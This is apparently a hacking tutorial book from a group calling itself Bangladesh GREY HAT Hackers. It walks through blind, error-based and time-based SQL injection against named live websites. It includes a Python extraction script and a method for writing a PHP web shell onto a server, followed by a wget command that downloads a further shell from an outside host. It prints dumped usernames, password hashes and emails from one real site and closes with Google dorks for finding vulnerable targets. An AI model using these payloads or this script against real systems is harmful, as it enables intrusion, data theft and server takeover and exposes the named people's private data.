As I had written in Chapter 2 about Blind SQL injection. This method is approximately same as like as in chapter 2, But it's a little bit difference and in more deep details.

Here's again a quick tutorial on getting data using blind injection for versions 5 or above, without guessing the outcome.

I'll be using this site as an example.

```
http://cathedralhillpress.com/book.php?id=1
```

Getting The Version:

Let's start by getting the version, to see if we can use substring() to get data out of information_schema.

```
http://cathedralhillpress.com/book.php?id=1 and substring(version(),1,1)=5
```

It loads fine. Now let's replace the 5 with a 4 to double check.

```
http://cathedralhillpress.com/book.php?id=1 and substring(version(),1,1)=4
```

As you can see, the page has a huge chunk of text and pictures missing off of the page.

Getting the Table Names:

Now let's get the first character, of the first table name out of our database.

```
http://cathedralhillpress.com/book.php?id=1+and+ascii(substring((select concat(table_name)+from+information_schema.tables+where+table_schema=database())+limit+0,1),1,1))>0
```

The page loaded fine, so we know our first character's ascii value is more then 0.

So we increment 0 until we get around the area it will be in.

```
http://cathedralhillpress.com/book.php?id=1+and+ascii(substring((select concat(table_name)+from+information_schema.tables+where+table_schema=database())+limit+0,1),1,1))>75
```

We know it's more then 75, so let's go up a little bit more.

```
http://cathedralhillpress.com/book.php?id=1+and+ascii(substring((select concat(table_name)+from+information_schema.tables+where+table_schema=database())+limit+0,1),1,1))>80
```

Now we get our error, so let's go down, and change more then, to equals to get the exact value.

```
http://cathedralhillpress.com/book.php?id=1+and+ascii(substr((select concat(table_name)+from+information_schema.tables+where+table_schema=database())+limit+0,1),1,1))=76
```

We get our error, so let's go up.

```
http://cathedralhillpress.com/book.php?id=1+and+ascii(substr((select concat(table_name)+from+information_schema.tables+where+table_schema=database())+limit+0,1),1,1))=77
```

Another error, let's go up again.

```
http://cathedralhillpress.com/book.php?id=1+and+ascii(substr((select concat(table_name)+from+information_schema.tables+where+table_schema=database())+limit+0,1),1,1))=78
```

And now it loads fine, so let's check the ascii value for 78.

You can check that here, by looking at the ASCII table.

78 come back to "N".

Now we know our first letter is N, so let's get the next letter by incrementing the 1, to a 2, in our substring() statement.

```
http://cathedralhillpress.com/book.php?id=1+and+ascii(substr((select concat(table_name)+from+information_schema.tables+where+table_schema=database())+limit+0,1),2,1))>100
```

We know it's more then 100, so let's go up to 101 now.

```
http://cathedralhillpress.com/book.php?id=1+and+ascii(substr((select concat(table_name)+from+information_schema.tables+where+table_schema=database())+limit+0,1),2,1))>101
```

We get our error. If the returned value is greater then 100, but not greater then 101, then it has to be 101. It's common sense.

```
http://cathedralhillpress.com/book.php?id=1+and+ascii(substr((select concat(table_name)+from+information_schema.tables+where+table_schema=database())+limit+0,1),2,1))=101
```

And it loads fine...Now convert the ascii value of 101 to text. It comes back to "e".

So far we have "Ne"

Now you can either keep getting the returned values, or try and guess the table name. It looks like News, so let's get our next character and guess.

The ascii value of "w" is 119, so let's see if it comes out positive.

```
http://cathedralhillpress.com/book.php?id=1+and+ascii(substr((select concat(table_name)+from+information_schema.tables+where+table_schema=database())+limit+0,1),3,1))=119
```

It loads fine, so now we have "New".

Let's check the last one...

The value of "s" is 115, so let's guess again.

```
http://cathedralhillpress.com/book.php?id=1+and+ascii(substr((select concat(table_name)+from+information_schema.tables+where+table_schema=database())+limit+0,1),4,1))=115
```

Now we have our "News" table, but how do we know if there's more characters or not? We can check if the 5th letter's ascii value is > 0, and if it's not, it doesn't exist. So let's check.

```
http://cathedralhillpress.com/book.php?id=1+and+ascii(substr((select concat(table_name)+from+information_schema.tables+where+table_schema=database())+limit+0,1),5,1))>0
```

And the page loads with an error.

Getting the Column Names:

Getting the columns is fairly similar to getting the table names, you just add a where clause, and convert your table name to HEX/ASCII characters.

Let's see if our table even has columns first.

```
cathedralhillpress.com/book.php?id=1+and+ascii(substr((select concat(column_name)+from+information_schema.columns+where+table_name=0x4e657773+limit+0,1),1,1))>0
```

Page loads fine, so we have a first character that's value is more then 0. Now let's get the column name.

```
cathedralhillpress.com/book.php?id=1+and+ascii(substr((select concat(column_name)+from+information_schema.columns+where+table_name=0x4e657773+limit+0,1),1,1))>100
```

No errors, let's go up.

```
cathedralhillpress.com/book.php?id=1+and+ascii(substr((select concat(column_name)+from+information_schema.columns+where+table_name=0x4e657773+limit+0,1),1,1))>105
```

Error, it's between 100 and 105.

```
cathedralhillpress.com/book.php?id=1+and+ascii(substr((select concat(column_name)+from+information_schema.columns+where+table_name=0x4e657773+limit+0,1),1,1))=105
```

Loads fine, the value of 105 is "i".

Then we repeat the process, until we get our next character.

```
http://cathedralhillpress.com/book.php?id=1+and+ascii(substring((select concat(column_name)+from+information_schema.columns+where+table_name=0x4e657773+limit+0,1),2,1))>95
```

No error, let's try 100.

```
http://cathedralhillpress.com/book.php?id=1+and+ascii(substring((select concat(column_name)+from+information_schema.columns+where+table_name=0x4e657773+limit+0,1),2,1))>100
```

Error, let's see if it = 100.

```
http://cathedralhillpress.com/book.php?id=1+and+ascii(substring((select concat(column_name)+from+information_schema.columns+where+table_name=0x4e657773+limit+0,1),2,1))=100
```

No error, so now we have "id". Theres your first column, to get the next one, you'd just increase the limit and start over on your substring() statement.

```
http://cathedralhillpress.com/book.php?id=1+and+ascii(substring((select concat(column_name)+from+information_schema.columns+where+table_name=0x4e657773+limit+1,1),1,1))>0
```

Getting Data Out Of Columns:

It's the same process, except we put our column names in a concat statement, FROM the TABLENAME.

```
http://cathedralhillpress.com/book.php?id=1+and+ascii(substring((select concat(id)+from+News+limit+0,1),1,1))>0
```

So let's get our first character..

```
http://cathedralhillpress.com/book.php?id=1+and+ascii(substring((select concat(id)+from+News+limit+0,1),1,1))>45
```

No error, let's go up.

```
http://cathedralhillpress.com/book.php?id=1+and+ascii(substring((select concat(id)+from+News+limit+0,1),1,1))>50
```

See Error then go back down until you find the right one.

```
http://cathedralhillpress.com/book.php?id=1+and+ascii(substring((select concat(id)+from+News+limit+0,1),1,1))=49
```

Loads fine, and the ascii value of 49 comes back to "1".

Now let's check if there's a second character.

```
http://cathedralhillpress.com/book.php?id=1+and+ascii(substring((select concat(id)+from+News+limit+0,1),2,1))>0
```

We get an error, so that was all that was our first result.

Conclusion:

As you can see, "Blind Injection" doesn't really have to do with guessing, as long as your site has information_schema. The correct term is actually "Boolean Based Blind Injection", which makes sense. A Boolean returns a value of true/false, which is what we just went over.

CHAPTER 5

Double Query (Error Base Blind) SQL Injection

Suppose we had checked that our site is vulnerable and gives this syntax error:

```
You have an error in your SQL syntax; check the manual that corresponds to your
MySQL server version for the right syntax to use near ''5''' at line 1
```

Suppose if forget the chapter 1, for better understanding I am writing again from start.

Checking column count:

```
http://www.[site].com/page.php?id=1+order+by+1--- [no error]
http://www.[site].com/page.php?id=1+order+by+99--- [!!error!!]
http://www.[site].com/page.php?id=1+order+by+2--- [no error]
http://www.[site].com/page.php?id=1+order+by+3--- [no error]
http://www.[site].com/page.php?id=1+order+by+4--- [error]
```

Why do i do order by 99?

To check if we don't have to use a string injection. If you do not get an error when u use order+by+99--+-

then you need string injection.

Let's move on to the union statement. We know we have 3 columns now.

1. Checking Union select statement

```
http://www.[site].com/page.php?id=1+union+select+1,2,3---
```

You do not get to see any content with numbers.

Instead you get this error:

```
"The used SELECT statements have a different number of columns"
```

We all know what that means.

This is where double query jumps in.....!

Extracting Information Double Query:

Exploit codes. Version

Finding the version:

```
http://www.[site].com/index.php?id=1 and(select 1 from(select
count(*),concat((select (select concat(0x7e,0x27,cast(version() as char),0x27,0x7e
)) from information_schema.tables limit
0,1),floor(rand(0)*2))x from information_schema.tables group by x)a) and 1=1
```

Now this is a hell of a code.

But it actually just says:

We select the version as char from the database tables with a limit 0,1 to get the first.

And we close with 1=1 which means true.

It's hard for me to explain this full code.

I tried as simple as possible.

Exploit Output. Version

```
Duplicate entry '~'5.0.91'~1' for key 1
```

The lucky part about this method is we get the answer in the error.

Exploit codes. Database

Finding the database:

```
http://www.[site].com/index.php?id=1 and(select 1 from(select count(*),concat((select (select concat(0x7e,0x27,cast(database() as char),0x27,0x7e)) from information_schema.tables limit 0,1),floor(rand(0)*2))x from information_schema.tables group by x)a) and 1=1
```

Let's keep it easy.

This code does exactly the same as the one for version.

Only this one extracts database name.

Exploit Output. Database

```
Duplicate entry '~'RealSteel_1' for key 1
```

The error says the database is RealSteel_1.

This is relative to the database info:

1. Count off databases.

Gather other database names.

```
http://www.[site].com/index.php?id=1 and(select 1 from(select count(*),concat((select (select (SELECT distinct concat(0x7e,0x27,count(schema_name),0x27,0x7e) FROM information_schema.schemata LIMIT 0,1)) from information_schema.tables limit 0,1),floor(rand(0)*2))x from information_schema.tables group by x)a) and 1=1
```

If it says you have more then one database.

You can use this exploit to get the names 1 by 1.

```
http://www.[site].com/index.php?id=1 and(select 1 from(select count(*),concat((select (select (SELECT distinct concat(0x7e,0x27,cast(schema_name as char),0x27,0x7e) FROM information_schema.schemata LIMIT N,1)) from information_schema.tables limit 0,1),floor(rand(0)*2))x from information_schema.tables group by x)a) and 1=1
```

It's not hard to get more then one.

Just keep increasing the limit 0,1.

If you do 1,1 you get next database in line.

If you do 2,1 you get second database in line.

Not that hard at all.

Exploit codes. Finding database user

```
http://www.[site].com/index.php?id=1 and(select 1 from(select count(*),concat((select (select concat(0x7e,0x27,cast(user() as char),0x27,0x7e)) from information_schema.tables limit 0,1),floor(rand(0)*2))x from information_schema.tables group by x)a) and 1=1
```

This says:

Select count and cast user() to gather user information from the current database.
With a limit.

If you understand the other exploits this one won't be that hard.

Exploit Output. Finding Database User

```
Duplicate entry '~'RS_user@localhost'~1' for key 1
```

So the user is RS_user.

Exploit code. Finding table count

```
http://www.[site].com/index.php?id=1 and(select 1 from(select count(*),concat((select (SELECT concat(0x7e,0x27,count(table_name),0x27,0x7e) FROM `information_schema`.tables WHERE table_schema=0xHEX)) from information_schema.tables limit 0,1),floor(rand(0)*2))x from information_schema.tables group by x)a) and 1=1
```

Now take a close look at this code.

We need to change the database name we extracted before into hex.

Where the code says 0xHEX

we have to do 0x and the hex obvious.

My database name was RealSteel_1

encoded in hex: 5265616c537465656c5f31

We can encode this using [Swingnote hex](#) or You Should Hackbar.

Use that.

ExploitCode to execute:

```
http://www.[site].com/index.php?id=1 and(select 1 from(select count(*),concat((select (SELECT concat(0x7e,0x27,count(table_name),0x27,0x7e) FROM `information_schema`.tables WHERE table_schema=0x5265616c537465656c5f31)) from information_schema.tables limit 0,1),floor(rand(0)*2))x from information_schema.tables group by x)a) and 1=1
```

Exploit Output. Finding table count

```
Duplicate entry '~'number_of_table(e.g 10)~1' for key 1
```

The error says I have 3 tables. In most cases there is a lot more.

Exploit code. Finding table names

This is going to happen one by one as before with the database names.
We will need to use the limit again.

```
http://www.[site].com/index.php?id=1 and(select 1 from(select count(*),concat((select (select (SELECT distinct concat(0x7e,0x27,cast(table_name as char),0x27,0x7e) FROM information_schema.tables WHERE table_schema=0xHEX LIMIT 0,1)) from information_schema.tables limit 0,1),floor(rand(0)*2))x from information_schema.tables group by x)a) and 1=1
```

Again look at the code close.

We need to hex the same part again:

0XHEX that's the same as before.

Again the database name mine was 5265616c537465656c5f31

This time we also need to use the limits.

To get the table names.

Watch at the part behind 0xhex in the code, it says limit 0,1.
it is that one we need to increase.

Same as before 0,1 first 1,1 second and 2,1 third.

I only have 3. If you have more keep increasing until you will get all.

Exploit Output. Finding table names

```
1: Duplicate entry '~'Tbl_shop'~1' for key 1
2: Duplicate entry '~'Tbl_admin'~1' for key 1
3: Duplicate entry '~'Tbl_news'~1' for key 1
```

So I have my 3 table names.

tbl_shop, tbl_admin, tbl_news.

The admin is interesting. Let's look inside.

Exploit code. Finding column count

Well this is not so different from finding table count.

Only some parts change in the exploit code so here it is:

```
http://www.[site].com/index.php?id=1 and(select 1 from(select count(*),concat((select (SELECT count(column_name),0x27,0x7e) FROM `information_schema`.columns WHERE table_schema=0xHEXDB AND table_name=0xHEXTABLE)) from information_schema.tables limit 0,1),floor(rand(0)*2))x from information_schema.tables group by x)a) and 1=1
```

This time we have 2 hexes.
This is annoying if you don't have a Hackbar.
That's why I suggested at top of this tutorial...!!

Now look at the 2 parts in the tutorial.

First: 0xHEXDV

Second: 0XHEXTABLE

My hex for db was: 5265616c537465656c5f31
My hex for tbl_admin is: 74626c5f61646d696e

Full exploit code in my case.

To give you an overlook at things:

```
http://www.[site].com/index.php?id=1 and(select 1 from(select count(*),concat((select (select (SELECT concat(0x7e,0x27,count(column_name),0x27,0x7e) FROM `information_schema`.columns WHERE table_schema=0x5265616c537465656c5f31 AND table_name=0x74626c5f61646d696e)) from information_schema.tables limit 0,1),floor(rand(0)*2))x from information_schema.tables group by x)a) and 1=1
```

Exploit Output. finding Column count

Duplicate entry '~'number_of_column(e.g 2)~1' for key 1

We have 2 columns.

Now to find out which ones?

Exploit code. Finding column names

```
http://www.[site].com/index.php?id=1 and(select 1 from(select count(*),concat((select (select (SELECT distinct concat(0x7e,0x27,cast(column_name as char),0x27,0x7e) FROM information_schema.columns Where table_schema=0x5265616c537465656c5f31 AND table_name=0x74626c5f61646d696e LIMIT 0,1)) from information_schema.tables limit 0,1),floor(rand(0)*2))x from information_schema.tables group by x)a) and 1=1
```

As you can see again we have our 2 hexes.

Database name and table name.

But this time with a limit at the end of the table name hex.

We will of course need to increase that limit to get all names inside.
Limit 0,1 and limit 1,1 should do. For me I have only 2 columns.

Which are:

Exploit Output. Finding column names

```
1: Duplicate entry '~'user'~1' for key 1
2: Duplicate entry '~'pass'~1' for key 1
```

Exploit code. Extracting names and passwords

I will need your attention here for a second.

Read well what I post below the exploit code.

```
http://www.[site].com/index.php?id=1 and(select 1 from(select count(*),concat((select
(select
(SELECT concat(0x7e,0x27,cast(tbl_admin.user as char),0x27,0x7e) FROM `RealSteel_1
` .admin LIMIT 0,1) ) from
information_schema.tables limit 0,1),floor(rand(0)*2))x from information_schema.ta
bles group by x)a) and 1=1
```

This is a very tense code.

You will have to add alot of your own information here.

At this part:

(SELECT concat(0x7e,0x27,cast(tbl_admin.user as char)

You will need to change in this part to your own information.

The first word is the admin table I got.

The second part is the table name I got which was user.

At this part of

FROM `RealSteel_1`.tbl_admin LIMIT 0,1))

Here the first word is our current database.

The second word again our table name.

And at end of this line we have a limit.

You need to increase this limit until you have a hit or until you have all users inside the user column.

We need to do exactly the same for pass.

Only change user in the exploit code for pass.

Exploit Output. Finding admin credentials

```
1: Duplicate entry '~~Realsteel'~1' for key 1
2: Duplicate entry '~~ILOVEHACKING'~1' for key 1
```

Now we have all what we need.

Hope you Enjoy...! ☺

CHAPTER 6

Time Base SQL Injection Attack Extractor

This is a python script used to extract information from a remote database using time and Boolean Based Blind SQL Injection. Here is the code which you can compile and use:

Code:

```
#!/usr/bin/python2.7

import sys,re,urllib2,string,time
from optparse import OptionParser
from urllib2 import Request,urlopen,URLError,HTTPError

def request(URL):
    user_agent = { 'User-Agent' : 'Mozilla/5.0 (Macintosh; Intel Mac OS X 10_7_3) AppleWebKit/534.55.3 (KHTML, like Gecko) Version/5.1.3 Safari/534.53.10' }
    req = urllib2.Request(URL, None, user_agent)

    try:
        request = urllib2.urlopen(req)

    except HTTPError, e:
        print('![!] The server couldnt fulfill the request.')
        print('![!] Error code: ' + str(e.code))
        sys.exit(1)

    except URLError, e:
        print('![!] We failed to reach a server.')
        print('![!] Reason: ' + str(e.reason))
        sys.exit(1)

    return len(request.read())

def value(URL):
    target = 0
    end = 0
    next_maybe = 0
    floor = 0
    ceiling = 255
    maybe = int(ceiling)/2

    while(end != 9):
        if(is.what(URL, maybe, '>')):
            floor = maybe
            next_maybe = int(maybe + ((ceiling - floor)/2))

        elif(is.what(URL, maybe, '<')):
            ceiling = maybe
            next_maybe = int(maybe - ((ceiling - floor)/2))

        elif(is.what(URL, maybe, '=')):
            return chr(maybe)

        maybe = next_maybe
        end += 1

    return 'done'

def is.what(URL, maybe, op):
    if(sql_type == 'boolean'):
        ValueResponse = int(request(str(URL) + str(op) + str(maybe) + '---'))
```

```

if(TrueResponse == ValueResponse):
    return 1
else:
    return 0
elif(sqli_type == 'time'):
start = time.time()
ValueResonse = request(str(URL) + str(op) + str(maybe) + '*2)--')
elapsed_time = (time.time() - start)
if (elapsed_time > 2):
    return 1
else:
    return 0

def vuln_check(URL):
    print('[+] Checking site...')

    global TrueResponse
    TrueResponse = int(request(URL + '%20AND%2043%20like%2043--'))
    FalseResponse = int(request(URL + '%20AND%2034%20like%2043--'))

    if(TrueResponse != FalseResponse):
print('[+] Site seems to be vulnerable to boolean based blind SQL injection.')
return 'boolean'
    else:
start = time.time()
SleepResponse = request(URL + '%20and%20sleep(5)--')
elapsed_time = (time.time() - start)

if(elapsed_time > 5):
    print('[+] Site seems to be vulnerable to time based blind SQL injection.')
    return 'time'
else:
    print('![!] Seems like site isnt vulnerable to blind SQL injection.')
    sys.exit(1)

def main():
    print'''
    Auto BSQLi tool for MySQL
    '''

    usage = 'usage: %prog -u <target> -i <injection>'
    parser = OptionParser(usage=usage)
    parser.add_option("-u", action="store", type="string", dest="URL",
help='http://site.tld/index.php?id=1%27')
    parser.add_option('-i', action='store', type='string', dest='INJECTION',
help='select version()')

    (options, args) = parser.parse_args()
    if(options.URL and options.INJECTION):
URL = options.URL
INJECTION = urllib2.quote(options.INJECTION.encode("utf8"))
    else:
print('![!] Missing url or injection parameter.')
print('![!] Use --help.')
    sys.exit(1)

    global sqli_type
    sqli_type = vuln_check(URL)
    position = 1
    dump = ''
    print('[+] Dumping data...')


```

```

while(1):
    if(sqli_type == 'boolean'):
        letter = value(URL + '%20and%20ascii(substr(' + INJECTION + ')%20from%20' +
str(position) + '%20for%201))')
    elif(sqli_type == 'time'):
        letter = value(URL + '%20and%20sleep((select%20ascii(substr(' + INJECTION +
')%20from%20' + str(position) + '%20for%201)))')

    if(letter == 'done'):
        break

    dump = dump + letter
    position += 1

    if(dump):
        print('[+] Data: ' + dump)
    else:
        print('[!] No data dumped. Check your injection.')

if __name__ == "__main__":
    main()

```

Syntax:

python sqli-slee.py -u [url] -i [injection]

Example:

python sqli-slee.py -u [http://www.google.com/index.php?id=xx%27] -i "select database()"

Download this Script from [HERE](#).....!

If it will ask for the password then the password is: eagleeyeproductions@131

CHAPTER 7

Dump Entire Database in 1 Request

How to Dump Entire Database in 1 Request [SQLi] :~

Introduction:

What we will be doing is using nested select statements, (subquerys), along with our own variable to bypass the 1024 character limit of group_concat. If you're new to Sql, this might look a bit advanced. Just study the code, though. Using this, you can get all the info you need in 2 requests.

DB:Tables:Columns Dump:

First we are going to dump all the DB's Tables and Columns to get our general layout of the Mysql Server.

Code:

```
(select (@) from (select(@:=0x00),(select (@) from (information_schema.columns)
where (table_schema>=@) and (@)in (@:=concat(@,0x0a,' [ ',table_schema,' ]
>',table_name,' > ',column_name))))x)
```

POC:

Code:

```
http://www.meandmypen.com/work.php?id=-181' UNION SELECT 1,2,3,4,5,(select (@)
from (select(@:=0x00),(select (@) from (information_schema.columns) where
(table_schema>=@) and (@)in (@:=concat(@,0x0a,' [ ',table_schema,' ] >
',table_name,' > ',column_name))))a)---
```

>> Open up the link and view the page source and you will see every DB, table, and column. Of course, if magic_quotes is enabled you would need to bypass using quotations by using hex values, or using the char() function.

POC View:

```
Source of: http://www.meandmypen.com/work.php?id=-181%27%20UNION%20SELECT%201,2,3,4,5,(select%20(@)%20from%20(sele
File Edit View Help
459 [ test ] > pp_terms > term_id
460 [ test ] > pp_terms > name
461 [ test ] > pp_terms > slug
462 [ test ] > pp_terms > term_group
463 [ test ] > pp_usermeta > umeta_id
464 [ test ] > pp_usermeta > user_id
465 [ test ] > pp_usermeta > meta_key
466 [ test ] > pp_usermeta > meta_value
467 [ test ] > pp_users > ID
468 [ test ] > pp_users > user_login
469 [ test ] > pp_users > user_pass
470 [ test ] > pp_users > user_nicename
471 [ test ] > pp_users > user_email
472 [ test ] > pp_users > user_url
473 [ test ] > pp_users > user_registered
474 [ test ] > pp_users > user_activation_key
475 [ test ] > pp_users > user_status
476 [ test ] > pp_users > display_name
477 [ test_bak ] > pp_commentmeta > meta_id
478 [ test_bak ] > pp_commentmeta > comment_id
479 [ test_bak ] > pp_commentmeta > meta_key
480 [ test_bak ] > pp_commentmeta > meta_value
481 [ test_bak ] > pp_comments > comment_ID
482 [ test_bak ] > pp_comments > comment_post_ID
483 [ test_bak ] > pp_comments > comment_author
484 [ test_bak ] > pp_comments > comment_author_email
```

Grab Info From Columns:

We will be using this syntax now & of course fill in the database, table, and columns variable like you would on normal SQLi:

Code:

```
(select (@) from (select (@x:=0x00),(select (@) from (database.table) where (@) in (@:=concat(@,0x0a,columns)))x)
```

POC:

Code:

```
http://www.meandmypen.com/work.php?id=-181' UNION SELECT 1,2,3,4,5,(select(@) from (select (@:=0x00),(select (@) from (test.pp_users) where (@) in (@:=concat(@,0x0a,ID,0x3a,user_login,0x3a,user_pass,0x3a,user_email))))a)---
```

POC View:

```
94
95
96      <span class = "details" style="color:#b72126; font-style:italic">
97 1:bobbymarko:$P$BI4snmnHi1ZrgmSaPE23APQ5TCMbSW/:bobbymarkodesign@<a target = "_blank" href="http://gmail.com">gmail.com</a>
98 2:bryanmalley:$P$BciWIeRNhx9FaVU58kSCdhRSyfw57W0:bryan@<a target = "_blank" href="http://thisismalley.com">thisismalley.com</a>
99 3:jimbo2112:$P$B1PBawzaGdVt7SsFAXBKcpfw82hYwK0:jcon316@<a target = "_blank" href="http://hotmail.com">hotmail.com</a></span></span>
100 </div>
--
```

CHAPTER 8

Shell Uploading Via SQL Injection

Ok, In this Last chapter I will show you how to upload a shell via SQLi.
This method is useful when you have admin info and can't upload anything, or when you have admin info but you can't find admin login and so on.

But this method is very rare!

Anyways let's start with our tutorial...

Things we will need:

- 1) Your shell source in .txt format (I will use <http://www.sh3ll.org>)
- 2) Basic SQLi skill

So let's say you injected our site like this:

```
http://shop.moto25.ru/news.php?newsnumber=-999+union+select+1,2,3,4--
```

Now you have admin info, you logged in and you failed uploading a shell.

Now our method comes to point.

Remember what column you should use. (Mine one will be 3)

Type in your vuln. column "user" and at the end "from mysql.user" so URL would be like:

```
http://shop.moto25.ru/news.php?  
newsnumber=-999+union+select+1,2,user,4+from+mysql.user--
```

NOTE: If you get an error after this you can't use this method.

You should get what is the current user for the site.

```
moto25_moto25
```

Good. Now remember that you will need it.

Now we check users file privilege.

In your column type:

```
"group_concat(user,0x3a,file_priv)"
```

```
http://shop.moto25.ru/news.php?  
newsnumber=-999+union+select+1,2,group_concat(user,0x3a,file_priv),4+from+mysql.us  
er--
```

Now you should get all users and their privileges

```
root:Y,root:Y,apache:N,moto25_moto25:Y
```

Now our user was "moto25_moto25"...

That means we can make files on server.

Let's go to the next step.

To create a file into a server you need to find sites full path.
To do that you must cause an error, hopefully that error would give us our sites path.

We got ours:

```
/var/www/vhost/moto25/data/www/moto25.ru/
```

After that we must find writeable folder in our server.
Just browse around or scan it with Acunetix.
Usually public_html folder is writeable.
For our example I used

```
http://shop.moto25.ru/equip/
```

So spawning our shell is easy as 1,2,3..
Let's get back at our injection.

```
http://shop.moto25.ru/news.php?newsnumber=-999+union+select+1,2,3,4--
```

Our column should be our php line.
In there we type:

```
"<? system($_GET['cmd']); ?>"
```

NOTE: Quotation marks are required

All other columns should be "null"

```
http://shop.moto25.ru/news.php?newsnumber=-999+union+select+null,null,"<?  
system($_GET['cmd']); ?>",null--
```

And at the end we use "INTO OUTFILE" function.

```
http://shop.moto25.ru/news.php?newsnumber=-999+union+select+null,null,"<?  
system($_GET['cmd']); ?>",null INTO OUTFILE--
```

Now we use site's full path and writeable folder:

```
/var/www/vhost/moto25/data/www/moto25.ru/equip/
```

Now

```
http://shop.moto25.ru/news.php?newsnumber=-999+union+select+null,null,"<?  
system($_GET['cmd']); ?>",null INTO OUTFILE  
/var/www/vhost/moto25/data/www/moto25.ru/equip/--
```

And our file name and extension.

```
http://shop.moto25.ru/news.php?newsnumber=-999+union+select+null,null,"<?  
system($_GET['cmd']); ?>",null INTO OUTFILE  
"/var/www/vhost/moto25/data/www/moto25.ru/equip/phpcmd.php"--
```

Now, our shell should be spawned.
We now check if our file is created.

<http://shop.moto25.ru/equip/phpcmd.php>

You should get something like:

```
Warning: system() [function.system]: Cannot execute a blank command in
/sites/full/path/phpcmd.php on line 1
```

That means we have our file created! Yeh.....!

We check if it is working:

<http://shop.moto25.ru/equip/phpcmd.php?cmd=ls -la>

We can see all files in current directory!

And simple command to download a shell:

<http://shop.moto25.ru/equip/phpcmd.php?cmd=wget www.sh3ll.org/egy.txt -O egy.php>

Explanation:

wget - Downloads textual file on our server (egy.txt).

-O - Renames it to egy.php

Game over!

I hope you learned something more interesting ☺

Coming Soon In Next Book.....!

- 1. RAT Hacking Full (With FUD Virus)**
- 2. WebHacking.**
- 3. Rooting**
- 4. Mass Defacing**
- 5. XSS and XSF**
- 6. Joomla and Wordpress Defacing**
- 7. Antagosim LDAP Injections**
- 8. Doxing (Full – Step by step)**
- 9. 0day Exploits (including Facebook)**
- 10. Facebook Hacking All in one (Fange, group, Profile ID exploits)**
- 11. Carding and spamming**
- 12. Private Shell and Codes**

And

Some other Private and Working techniques of Hacking.....!



UNION Based Basic SQL Injection Tutorial LIVE

by

MR. BANGLADESH
Crew

Bangladesh GREY HAT Hackers

Thanks to
Rotating Rotor
Honorable Administrator, BGHH

AiON
Honorable Administrator, BGHH

Special Thanks to
Ashiq Iqbal Chy
Honorable Head of Crews, BGHH

root 3xploit7
Special Crew, BGHH

Dedicated to
All the Crews of Bangladesh GREY HAT Hackers

BGHH Official Facebook Fan Page
<https://www.facebook.com/bdgreyhh>

BGHH Official Facebook Group
<https://www.facebook.com/groups/bghh.community>

© **Bangladesh GREY HAT Hackers**
Published on : September, 2014



**Do NOT use this method to pentest any of
Bangladeshi websites !**

**This book has been written for educational purposes.
If anyone gets caught using this book in illegal
activities, the author won't be responsible !!**

BANGLADESH GREY HAT HACKERS

■ SQL কী ?

SQL এর পূর্ণরূপ হলো Structured Query Language। এই Language এর মাধ্যমে কোনো ওয়েবসাইটের Database বা তথ্যাদি সংরক্ষণ করে রাখা হয়।

■ SQLi বা SQL Injection কী ?

SQLi হলো সেই পদ্ধতি যার মাধ্যমে আমরা আমাদের টাগেট/ভিক্টিম ওয়েবসাইটের Database থেকে প্রয়োজনীয় তথ্য বের করে আনবো। আমি পর্যায়ক্রমে এই পদ্ধতিটি বর্ণনা করছি।

■ প্রথম ধাপ : Vulnerable বা দুর্বল নিরাপত্তাসম্পন্ন ওয়েবসাইট খুঁজে বের করা

Vulnerable ওয়েবসাইট খুঁজে বের করার বহুল ব্যবহৃত পদ্ধতি হচ্ছে Google Dorks এর সাহায্য নেওয়া। আপনি বেশ কিছু Keyword সম্বলিত Dork এর মাধ্যমে Google এ search দেওয়া মাত্রই আপনার সামনে অসংখ্য সাইটের তালিকা ঢেকে আসবে। আপনার প্রথম কাজ হলো, কোন কোন সাইট Vulnerable তা নির্ণয় করা।


আমি সবচেয়ে প্রচলিত কয়েকটা Dork এখানে দিচ্ছি :

```
inurl:index.php?id=
inurl:main.php?id=
inurl:news.php?id=
inurl:page.php?id=
inurl:content.php?id=
inurl:detail.php?id=
inurl:article.php?id=
```

এই রকম আরও অহরহ Dorks আপনি পাবেন <http://pastebin.com/rDkCKf2V> এবং <http://pastebin.com/3d5A2CYB> এই লিঙ্কগুলোতে।

কাজ শুরু করার আগে <https://addons.mozilla.org/en-US/firefox/addon/hackbar/> এই লিঙ্কে গিয়ে আপনার Firefox Browser এ Hackbar addon টি ইন্সটল করে নিন, পরবর্তীতে কাজে লাগবে।

আমি উপর থেকে inurl:index.php?id= এই Dork টি নিয়ে Google এ search দিলাম এবং নিচের ছবির মতো result পেলাম।



Page 2 of about 1,900,000,000 results (0.21 seconds)

Images and Visualisation - European Science Foundation

www.esf.org/index.php?id=9115 ▾

Both Leonardo da Vinci and John Constable claimed that painting is a science. This science has been explored extensively in traditional aesthetics and art

Contests - Stardoll | English

www.stardoll.co/en/contest/index.php ▾

Dress up games for girls at Stardoll. Dress up celebrities and style yourself with the latest trends. Stardoll, the world's largest community for girls who love fame, ...

Visit Resource - bsci-eu.com

www.bsci-eu.com/index.php?id=2034 ▾

A description for this result is not available because of this site's robots.txt – learn more.

Membership List - feani

www.feani.org ▾ Home ▾ ABOUT US ▾

skip - Language & Communication Technologies

www.lct-master.org/index.php?id=home ▾

Website of the European Masters Program in Language and Communication Technologies (LCT) which is an official Erasmus Mundus Program by the ...

এমন অনেকগুলো সাইট আপনি পাবেন। আমি যেকোনো একটি সাইট বেছে নিলাম।

আমার টাগেট সাইট :

